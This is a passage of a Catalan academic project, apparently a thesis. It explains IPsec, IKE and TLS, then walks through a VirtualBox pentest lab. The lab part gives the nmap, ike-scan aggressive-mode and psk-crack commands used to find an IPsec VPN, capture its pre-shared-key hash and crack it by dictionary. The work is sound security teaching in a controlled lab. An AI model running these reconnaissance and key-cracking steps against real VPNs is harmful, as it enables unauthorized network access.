


Figura 2.5: Format de la capçalera ESP(Font: Santiago Pérez[7])

La funció de xifratge la realitza un algoritme de clau simètrica. Generalment, s'utilitzen algoritmes de xifratge en bloc, de manera que el valor de la longitud de les dades a xifrar ha de ser un múltiple de la longitut del bloc. Per aquesta raó existeix un camp de anomenat *payload* que serveix per ocultar la longitut real de la informació.

Per obtenir la confidencialitat que ofereix ESP, l'emissor xifra el missatge original amb una clau determinada i inclou el resultat dins un paquet IP, just després de la capçalera ESP. Quan el receptor rep el paquet, aplica l'algoritme de xifratge utilitzant la mateixa clau i recupera les dades originals. D'aquesta manera, encara que una tercera persona intercepti el missatge no podrà obtenir cap tipus d'informació rellevant, ja que es troba xifrat.




Figura 2.6: Funcionament de la capçalera ESP

Per garantir el correcte funcionament de ESP i AH és essencial que la distribució de les claus es realitzi de forma segura. També és fonamental que l'emissor i el receptor realitzin una fase de negociació per acordar tots els paràmetres comuns com l'algoritme de hash o de xifratge. Aquesta tasca la realitza un protocol de control anomenat IKE.

2.6.4. IKE (Internet Key Exchange)

Un dels conceptes més importants en IPsec és l'associació de seguretat. Una SA és un canal de comunicació unidireccional a través del qual es transmeten entre dos nodes datagrames protegits mitjançant mecanismes criptogràfics acordats prèviament. El fet de ser una comunicació unidireccional implica la necessitat de dues SA per connexió IPsec, d'aquesta manera es té un canal per cada sentit.

Fins el moment, s'ha suposat que els dos extrems de la comunicació han de conèixer les claus, els algoritmes de xifratge i la resta de paràmetres necessaris per enviar i rebre datagrames AH o ESP. Això significa, que en algun moment previ a l'intercanvi d'informació han d'haver negociat tots aquests paràmetres.

L'IETF ha definit un protocol anomenat Internet Key Exchange (IKE)[8] per realitzar tant la funció de gestió de claus com l'establiment de les SA corresponents. IKE és un protocol híbrid que ha resultat de la integració de dos protocols complementaris: ISAKMP i Oakley. ISAKMP defineix de forma genèrica el protocol de comunicació i la sintaxi dels missatges que utilitza IKE, mentre que Oakley especifica la lògica de com s'ha de realitzar de forma segura l'intercanvi d'una clau entre dos nodes que no es coneixen.

IKE utilitza el port 500 d'UDP i té com objectiu establir una connexió xifrada i autenticada entre dues parts, a través de la qual es negocien paràmetres necessaris per crear una IPsec SA. La negociació té dues fases:

1. Establiment d'un canal segur mitjançant un algoritme de xifratge simètric i un algoritme HMAC. Les claus necessàries s'obtenen a partir d'una clau principal creada amb l'algoritme d'intercanvi de claus Diffie-Hellman. Per aconseguir autenticació existeixen dos mètodes:

    - El primer es basa en conèixer una clau compartida que, com el seu nom indica, és una cadena de caràcters que només saben els dos extrems de la comunicació. Mitjançant funcions de hash els dos extrems es demostren mútuament que coneixen el secret sense notificar el seu valor, i això permet l'autenticació de les dues parts.
    - El segon pas ha estat dissenyat per comunicacions entre múltiples parts. Aquest sistema es basa en la utilització de certificats digitals X509v3. L'ús de certificats permet distribuir de forma segura la clau pública de cada extrem, de manera que el propietari del certificat pot demostrar la seva identitat gràcies a la clau privada i operacions de criptografia pública.

    Aquesta primera fase pot realitzar-se utilitzant el mode normal i el mode agressiu. Els dos tenen la mateixa finalitat, encara que el mode agressiu utilitza la mitat de missatges que el mode principal per obtenir els mateixos resultats. La part negativa és que aquest mode no proporciona autenticació quan s'utilitza amb claus PSK.

2. La segona fase s'utilitza l'associació de seguretat ISAKMP per establir l'associació de segureta definitiva que determinarà les claus que s'utilitzaran durant la sessió i altres paràmetres del sistema. Per norma general, s'aprofitarà aquesta fase per negociar dues associacions de seguretat, ja que, a IPsec cada associació de seguretat es unidireccional.




Figura 2.7: Funcionament de IKE(Font: Santiago Pérez[7])

2.6.5. Modes de transport i túnel

Finalment cal explicar els dos modes de funcionament que permet IPsec. Tant AH com ESP proporcionen dos modes d'ús:

- El mode de transport. El contingut del datagrama AH o ESP són dades obtingudes de la capa de transport com UDP o TCP. Això significa que la capçalera IPsec s'insereix immediatament després de la capçalera IP i abans de les dades dels nivells superiors que es vulguin protegir. Aquest mode assegura la connexió extrem a extrem, però els dos han d'entendre el protocol IPsec.

- El mode túnel. El contingut del datagrama AH o ESP és un datagrama IP complet, inclosa la capçaelra IP original. En aquest mode, s'afegeix una capçalera ESP o AH al datagrama IP i posteriorment, s'afegeix una nova capçalera IP que s'utilitza per encaminar els paquets a través de la xara.

El mode túnel, si s'utilitza juntament amb ESP, permet ocultar la identitat dels nodes que s'estan comunicant. Tot i això, l'aplicació més important del mode túnel és la creació de VPN a través de xarxes públiques i és el que s'utilitzarà en les emulacions del capítol 3.

2.7. Protocol SSL/TLS

L'ús d'un protocol segur a nivell de xarxa com IPsec requereix l'adaptació de les infraestructures de comunicació per tal d'entendre el nou protocol. Un mètode alternatiu a IPsec és el protocol SSL/TLS, que ofereix seguretat en el transport sense haver de modificar els equips encarregats d'encaminar el tràfic.

L'objectiu inicial del protocol SSL/TLS era protegir les connexions entre clients i servidors web

que utilitzaven el protocol HTTP. Aquesta protecció havia de permetre al client comprovar que s'havia connectat a l'autèntic servidor, i intercanviar dades confidencials, com per exemple dades bancàries. Tot i centrar-se en un protocol específic, les funcions de seguretat no es van implementar directament al protocol HTTP, sinó que s'implementen a la capa de transport. D'aquesta manera molts de serveis de la capa d'aplicació poden aprofitar les funcionalitats de seguretat addicionals.

Els serveis de seguretat que ofereix la implementació del protocol SSL/TLS són:

- Confidencialitat
- Autenticació
- Integritat

La capa de transport que proporciona SSL/TLS es divideix en dues capes o protocols principals, la capa de handshake i la capa de registre TLS.

- El handshake és la subcapa superior que permet a les parts implicades en la comunicació autenticar-se i negociar els paràmetres de seguretat de forma segura (algoritmes de xifratge, claus, etc.) per posteriorment començar la comunicació. La figura 2.8 és un diagrama temporal on es poden veure tots els missatges que s'utilitzen per realitzar el handshake.




Figura 2.8: Missatges SSL/TLS

Les fases que formen el handshake són:

- Fase I: L'objectiu d'aquesta fase és que els dos implicats indiquin que estan preparats per començar el handshake.
- Fase II: En aquesta fase el servidor s'autentica perquè el client sàpiga que el servidor és de confiança. Per autenticar-se el servidor envia el seu certificat x509 o la seva clau pública.

- Fase III: Serveix per autenticar el client enviant la seva clau pública i la firma digital generada amb clau privada.
- Fase IV: Finalitza la fase de handshake i la comunicació és comença a xifrar amb l'algoritme elegit.

- El protocol de registre TLS és la subcapa inferior i s'encarrega d'estructurar els missatges anteriors en registres als quals se'ls hi aplica, segons correspongui, la compressió, l'autenticació i el xifratge. Aquesta subcapa és responsable d'identificar els diferents tipus de missatges, així com l'obtenció i verificació de la integritat de cada missatge.

La informació que s'intercanvien el client i el servidor en una connexió SSL/TLS s'encapsula dins registres i tenen el següent format:




Figura 2.9: Format missatges SSL/TLS

CAPÍTOL 3

CIBERATACS

Aquest capítol explica detalladament el procediment d'una auditoria de seguretat on s'identifiquen, s'enumeren i s'exploten les diverses vulnerabilitats que presenta l'entorn. Bàsicament existeixen tres tipus d'auditories igualment vàlides per analitzar la seguretat d'una empresa:

- Caixa blanca: L'auditor té accés a la informació interna de l'empresa.
- Caixa negre: L'empresa no dóna cap tipus d'informació a l'auditor per a realitzar el pentest i és ell qui ha de descobrir el segment de xarxa, els sistemes utilitzats, els noms de domini,etc.
- Caixa grisa: És la combinació de les dues anteriors on l'auditor té accés a una petita part de la informació interna de l'empresa.

El ciberdelinqüent comú, per norma general, sol realitzar intrusions de caixa negra i dedica la major part del temps a recollir informació sobre les dades internes de l'empresa o la infraestructura que vol atacar.

L'entorn de proves dissenyat serà auditat amb el sistema de caixa grisa on el ciberdelinqüent coneix les adreces de la xarxa i les adreces ip dels seus objectius. L'objectiu és identificar les vulnerabilitats dels servidors, explotar-les i descobrir els beneficis que es poden extreure d'un sistema a través d'una intrusió.

Un ciberatac té dues parts implicades, el ciberdelinqüent i la víctima. Aquest darrer ha de preparar-se per qualsevol tipus d'atac amb la finalitat de respondre de forma ràpida i eficient per tal de reduir les conseqüències associades. En la majoria dels casos, l'àmbit de la ciberseguretat pretén protegir la disponibilitat, integritat i la confidencialitat de les dades.

A continuació s'explica, des del punt de vista del ciberdelinqüent, com es pot aprofitar un forat a la seguretat si es descobreix la presència d'una vulnerabilitat en una VPN, com podria ser la

vulnerabilitat shellshock, una clau PSK dèbil, una mala configuració del servei, etc. Seguidament, s'analitzarà la fase de post-explotació on l'atacant explota vulneabilitats internes com les del servei SMTP o HTTP.

3.1. Escenari

En aquest projecte es realitzaran vàries virtalitzacions de ciberatacs que afecten a algunes vulnerabilitats reals descobertes en els darrers anys, més concretament les relacionades amb les llibreries de SSL i als serveis VPN. La finalitat del projecte és conèixer les diferents vulnerabilitats i saber aplicar les contra mesures oportunes, per això, s'ha creat un escenari amb virtualbox que conté dues màquines vulnerables per a realitzar les proves dins un entorn segur i controlat, com es pot veure a la figura 3.1




Figura 3.1: Laboratori de pentest

L'escenari està format pels següents elements:

- Servidor Ubuntu 12.04: 11.0.1.20/24
- Servidor VulnVPN: 192.168.0.10/24
- Ubuntu 12.04(atacant): Adreça dinàmica
- Router: 11.0.1.10/24(NET 1), 192.168.0.11/24(NET 2) i xxx.xxx.xxx.xxx(NET 3 - Adreça dinàmica)

- NET 1: 11.0.1.0/24
- NET 2: 192.168.0.0/24
- NET 3: Accés a Internet

Per simplificar un poc la configuració i la identificació de cada element de la xarxa, la majoria de les adreces IP són estàtiques i han estat configurades manualment editant el fitxer /etc/network/interfaces. Per exemple, el fitxer /etc/network/interfaces del servidor ubuntu 12.04 amb adreça IP 11.0.1.20/24 té el següent aspecte:

```
auto eth0
iface eth0 inet static
address 11.0.1.20
network 11.0.1.0
netmask 255.255.255.0
broadcast 11.0.1.255
gateway 11.0.1.10

dns-nameservers 8.8.8.8 8.8.4.4
```

Figura 3.2: Configuració de les interfícies del servidor 11.0.1.20

Un cop configurades totes les interfícies s'ha d'habilitar la funció d'encaminament de paquets ip al router.

sysctl -w net.ipv4.ip_forward=1

Totes les màquines vulnerables poden connectar-se amb el router però no amb l'atacant. Per aconseguir-ho s'ha d'afegir un gateway per defecte al dispositiu executant la següent comanda:

route add default gw <adreça eth1 router>

Actualment, tots els dispositius tenen connectivitat entre ells (provar-ho amb el missatge ping) però no poden accedir a Internet. Aplicant la regla següent al firewall del router, es realitzarà NAT a les adreces de la xarxa 11.0.1.0/24 sempre i quan el destinatari sigui una adreça d'Internet.

iptables -t nat -A POSTROUTING -s 11.0.1.0/24 -o eth1 -j MASQUERADE

D'aquesta manera s'ha aconseguit que tots els dispositius puguin comunicar-se entre ells i tinguin accés a Internet.

A continuació, el servidor ubuntu 12.04, l'atacant i vulnVPN han de configurar-se per realitzar les emulacions correctament.

3.1.1. Servidor Ubuntu 12.04

El servidor Ubuntu 12.04 es troba oferint tres serveis: http, http sobre TLS i openvpn. D'aquests tres serveis, l'https i l'openvpn tenen la vulnerabilitat heartbleed i shellshock respectivament.

Servei HTTPS

El servidor apache és l'encarregat d'oferir el servei http sobre TLS al port 443. Aquest servidor pot configurar-se a través dels *scripts* generats en la creació del laboratori de pentest, anomenat main.sh. Si es desitja, també es pot configurar manualment sempre tenint en compte que la vulnerabilitat heartbleed afecta a les llibreries openSSL des de la versió 1.0.1 fins a la 1.0.1f, això significa que, tots els certificats que utilitzi apache han d'haver sigut generats per una versió vulnerable d'openSSL. Les passes a seguir són:

1. Instal·lar el paquet apache2 disponible als repositoris de Ubuntu.
2. Generar el certificat amb openSSL.
3. Habilitar el modul ssl disponible al servidor web.
4. Editar la configuració d'apache2 per a que utilitzi el nou certificat.
5. Iniciar el servei apache2.

Servei openvpn

El programa openVPN és l'encarregat de generar una xarxa privada virtual a partir d'un fitxer de configuració. L'únic que cal tenir en compte perquè el servei openVPN sigui vulnerable a shellshock és configurar-ho amb un sistema d'autenticació basat en usuari/password i que la versió del bash no hagi estat actualitzada a una versió segura. Les passes a seguir són les següents:

1. Instal·lar openvpn
2. Generar la CA
3. Generar el certificat i la clau del servidor [9]
4. Crear fitxer de configuració d'openvpn, server.conf
5. Crear carpeta temporal, /etc/openvpn/tmp
6. Crear script per a l'autenticació de l'usuari
7. Iniciar el servei

Igual que amb el servidor Apache, l'*script* main.sh conté totes les comandes necessàries per configurar les víctimes de forma automàtica.

3.1.2. Servidor VulnVPN

VulnVPN és una eina de caràcter didàctic dissenyada amb l'objectiu d'aprendre com explotar una VPN basada en IPsec i obtenir accés al servidor. Ha estat creada per www.rebootuser.com on es troben tots els fitxers de configuració del client així com la màquina virtual en format .vmdk.

El fet de ser una imatge ja virtualitzada implica que la configuració de la màquina virtual es redueixi a l'elecció del tipus d'interfície, en aquest cas, xarxa NAT.

3.1.3. Atacant

Aquest dispositiu utilitza Ubuntu 12.04, encara que, qualsevol sistema operatiu seria adequat sempre i quan es tinguessin totes les eines necessàries per explotar les diferents vulnerabilitats presents en l'entorn, que són: nmap, ppp, xl2tpd, ike-scan, dirbuster, metasploit, smtp-enum-user, openswan i OpenVPN.

Cal destacar que no s'ha utilitzat el sistema operatiu Kali, creat expressament per realitzar proves de pentest, per problemes de compatibilitat amb el programa Openswan. Així i tot, s'ha instal·lat tot el material necessari a les màquines virtuals tant de la víctima com de l'atacant per poder dur a terme les proves correctament.

3.2. Programes a utilitzar

En aquest apartat s'expliquen breument totes les tecnologies utilitzades per dur a terme el projecte.

- **VirtualBox** és un producte molt potent de virtualització x86 i AMD64/Intel64 per ús empresarial i domèstic. Actualment s'executa en servidors Windows, Linux, Macintosh i Solaris i és compatible amb una gran quantitat de sistemes operatius com Windows XP, Windows 7, OpenSolaris... Totes les emulacions realitzades en aquest projecte s'han fet sobre VirtualBox.

- **Nmap** és una eina de codi obert per a l'explotació de la xarxa i l'auditoria de seguretat. Va ser dissenyada per escanejar ràpidament grans xarxes, tot i que funciona bé contra hosts individuals. Nmap utilitza paquets IP per determinar quins ordinadors estan disponibles a la xarxa, quins serveis ofereixen, quins sistemes estan executant, quins tipus de filtres de paquets o firewalls tenen configurats i més. En aquest projecte s'ha utilitzat nmap per dur a terme les primeres fases d'un ciberatac: l'obtenció d'informació i la identificació de vulnerabilitats.

- **Ike-scan** és una eina de línia de comandes per descobrir, identificar i provar sistemes VPN basats en IPsec. S'encarrega de construir i enviar paquets IKE a qualsevol nombre de hosts destí. Ike-scan permet construir paquets IKE d'una manera flexible, això inclou paquets que no compleixin els requisits de l'RFC. En aquest projecte s'ha utilitzat ike-scan per forçar l'execució d'una VPN en mode agressiu i capturar les dades del hash PSK.

- **Metasploit** és un software lliure de seguretat informàtica que proporciona informació sobre les diferents vulnerabilitats descobertes i ajuda en el desenvolupament de tests de penetració.

  Metasploit té tot un conjunt d'eines incorporades de les quals dues s'han utilitzat al llarg del projecte:

  - msfconsole: És la interfície més popular de metasploit. Proporciona accés a la base de dades del programa per poder configurar i executar els exploits. Aquesta consola s'ha utilitzat en múltiples ocasions en el projecte per explotar vulnerabilitats com Heartbleed o Webmin.

- msfvenom: Aquesta eina permet generar els *payloads*. S'utilitza per aconseguir una shell interactiva durant l'explotació del sistema VulnVPN.

Al llarg del projecte s'han executat múltiples exploits emmagatzemats dins la base de dades de metasploit.

- **Hydra** és un programa anomenat cracker que s'utilitza per obtenir usuaris i contrassenyes a través d'algun mecanisme d'autenticació. Soporta un gran nombre de protocols, és molt ràpid, flexible i els mòduls nous són fàcils d'afegir. En el projecte s'utilitza en alguns casos per obtenir accés no autoritzat al sistema.

- **OpenVPN** és un producte de software creat per James Yonan l'any 2001. És una eina multiplataforma que simplifica el procés de creació i configuració de les VPN's. OpenVPN permet:

  - Utilitzar claus estàtiques, pre-compartides o claus dinàmiques.
  - Utilitzar qualsevol tipus de xifratge o tamany de clau
  - Realitzar el tunneling per a qualsevol subxarxa IP per sobre UDP o TCP.
  - Tunnel a través de NAT.
  - Interfície gràfica per a Windows o MAC OS X.

  OpenVPN s'ha utilitzat per generar la VPN vulnerable a l'atac shellshock.

- **OpenSSL** és un paquet d'eines d'administració i biblioteques relacionades amb la criptografia, que ofereixen funcions criptogràfiques a altres paquets com OpenSS i cercadors web.

  Aquestes eines ajuden al sistema a implementar SSL i TLS. OpenSSL també permet crear certificats digitals que poden aplicar-se a un servidor, per exemple Apache.

  OpenSSL ha estat la llibreria utilitzada per generar el certificat del servidor apache i per oferir seguretat en el transport a través de la VPN creada amb OpenVPN.

- **Scripting(bash)** es tracta d'un llenguatge de programació basat en petits fragments de codi que permeten automatitzar qualsevol tipus d'acció. És complicat atribuir la creació d'aquest llenguatge a una determinada persona, ja que realment es podria fer scripting per mitjà de molts de llenguatges. Per aquest projecte, s'ha utilitzat aquest sistema per crear una eina autònoma i automàtica que per mitjà de línia de comandes es pugui elegir el ciberatac i els fitxers a carregar en cada cas.

3.3. VulnVPN

Com ja s'ha comentat anteriorment, vulnVPN[10] és una màquina virtual creada amb l'objectiu d'aprendre a explotar vulnerabilitats associades a la tecnologia VPN. Més concretament, és un servidor que ofereix un servei VPN basat en IPsec que utilitza una clau PSK per autenticar els seus clients.

Actualment, hauria de ser gairebé impossible que una màquina pública es trobés tan exposada a possibles ciberatacs. Tot i així, totes les vulnerabilitats dels serveis que es troben executant-se són casos reals que han estat reportades i en certa mesura, erradicades.

Tenint en compte les tecnologies que s'utilitzen i el tipus d'autenticació, el cicle d'aquesta intrusió és:

1. Descobrir els serveis públics actius
2. Obtenir el hash de la clau pre-compartida
3. Aconseguir la clau pre-compartida en clar
4. Connectar-se al servidor utilitzant la clau obtinguda
5. Descobrir els serveis interns actius
6. Explotar vulnerabilitats internes

3.3.1. Accés al sistema

Serveis públics

Un primer escaneig de la xarxa 192.168.0.0/24 permet conèixer el nombre de dispositius actius, els serveis que ofereixen a l'exterior i dissenyar una topologia de xarxa. L'eina més utilitzada per realitzar aquestes tasques és nmap.

nmap -sU -Pn 192.168.0.0/24

En aquesta comanda, el paràmetre -sU indica que únicament s'escanejaran els ports UDP i -Pn permet a l'atacant assegurar-se que, durant l'escaneig, no es farà servir el missatge ping per tal d'evitar ser detectat.

```
root@kali:~# nmap -sU -Pn 192.168.0.0/24

Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2017-05-20 06:44 EDT
Nmap scan report for 192.168.0.10
Host is up (0.00055s latency).
Not shown: 999 open|filtered ports
PORT    STATE SERVICE
500/udp open  isakmp
MAC Address: 08:00:27:1C:A1:8D (Oracle VirtualBox virtual NIC)
```

Figura 3.3: Escaneig de la xarxa utilitzant UDP

La figura 3.3 mostra la presència d'un dispositiu amb adreça 192.168.0.10 que té el port 500 obert amb el servei isakmp. Aquest port l'utilitza el protocol IKE quan s'estableix un túnel VPN per tal de realitzar l'intercanvi de claus. Això significa que amb un simple escaneig de la xarxa un individu qualsevol és capaç de descobrir el gateway d'una VPN amb unes característiques similars.

Si es vol fer un anàlisi més exhaustiu també es pot realitzar un escaneig de tots els ports TCP per descobrir quins serveis externs ofereix el servidor. El resultat és una pàgina web d'ajuda al públic en el port 81 accessible mitjançant la url 192.168.0.10:81.

En aquest cas, nmap ha donat un bon resultat perquè el servidor no té cap mesura de seguretat configurada però, en la majoria dels casos reals, les empreses implementen mesures de prevenció i detecció d'intrusions on nmap podria no ser efectiu per a detectar una VPN basada en IPsec. Si fos així, s'hauria d'utilitzar la comanda següent amb ike-scan[11], que permet generar i enviar diferents paquets IKE a la víctima i mostrar la resposta.

ike-scan -M 192.168.0.10

Aquesta comanda enviarà diferents missatges IKE amb diferents valors en el seus atributs: algoritme de xifrat(DES i 3DES), algoritme de hash(MD5 i SHA1), mètode d'autenticació (PSK), grup Diffie-Hellman (768 bits o 1024 bits) i el temps de vida (28800 segos). D'aquesta manera es descobrirà si la víctima és vulnerable i quina de les opcions retorna una resposta vàlida. Es poden obtenir tres tipus de resposta:

- 0 returned handshake, 0 returned notify: La víctima no és un gateway IPsec.
- 0 returned handshake, 1 returned notify: Indica la presència d'un gateway VPN, però cap missatge generat per ike-scan ha estat acceptat, per tant el més segur és que el servidor VPN no utilitza IKE.
- 1 returned handshake, 0 returned notify: El missatge generat ha estat acceptat i per tant la víctima utilitza Ipsec i IKE.

La figura 3.4 mostra l'execució de la comanda anterior i es pot veure com retorna una resposta del darrer tipus: 1 returned handshake, 0 returned notify. Això significa que un dels missatges generats per ike-scan ha estat acceptat pel servidor i s'ha realitzat la fase de negociació dels atributs que definiran l'associació de seguretat, és a dir, s'ha fet el handshake. Concretament, la SA formada entre el client i servidor utilitzarà el xifratge 3DES, l'algoritme de hash SHA1, una clau PSK per autenticar els clients i un temps de vida de 28800 segons.

```
root@kali:~# ike-scan -M 192.168.0.10
Starting ike-scan 1.9 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
192.168.0.10    Main Mode Handshake returned
        HDR=(CKY-R=d2e80bd93253f843)
        SA=(Enc=3DES Hash=SHA1 Auth=PSK Group=2:modp1024 LifeType=Seconds LifeDuration(4)=0x00007080)
        VID=4f45755c645c6a795c5c6170
        VID=afcad71368a1f1c96b8696fc77570100 (Dead Peer Detection v1.0)

Ending ike-scan 1.9: 1 hosts scanned in 0.047 seconds (21.41 hosts/sec).  1 returned handshake; 0 returned notify
```

Figura 3.4: ike-scan a la víctima 192.16.0.10

A hores d'ara, l'atacant ha descobert l'existència d'una VPN basada en IPsec que utilitza una clau PSK per autenticar els seus clients. El següent pas és obtenir la clau PSK per poder connectar-se al servidor com un client qualsevol sense ser detectat i accedir a la xarxa interna.

Clau pre-compartida

Com ja s'ha explicat en el capítol anterior segons la configuració del protocol IKE permet dos modes de funcionament: el principal i l'agressiu. En el mode agressiu el client no s'autentica, això significa que un atacant pot realitzar un atac *man-in-the-middle* enviant un conjunt de missatges al servidor com un client qualsevol.

Per sort, l'eina ike-scan permet forçar al servidor VPN la utilització del protocol IKE en mode agressiu i capturar la resposta vàlida del servidor en un fitxer de text anomenat hash.txt.

ike.scan –pskcrack–aggressive –id=peer 192.168.0.10 > hash.txt

El servidor, tal com es pot veure a la figura 3.5, respon el missatge amb la informació sobre la SA negociada amb el client i el hash de la PSK.




Figura 3.5: Obtenció del hash

El contingut del fitxer hash.txt és tota la resposta IKE del servidor, això inclou: capçalera, paràmetres SA, token nonce, hash, etc. A l'apartat següent es modificarà el fitxer i s'obtindrà només el valor del hash.

PSK cracking

Abans de "crakejar" el hash de la clau PSK capturat anteriorment cal editar el fitxer i eliminar tot allò que no formi part del hash. Un cop modificat, l'eina psk-crack permet obtenir el valor de la clau utilitzant llistes o diccionaris.

psk-crack -d /usr/share/ike-scan/psk-crack-dictionary hash.txt

La figura 3.6 mostra el resultat de la comanda anterior i l'obtenció de la clau PSK.

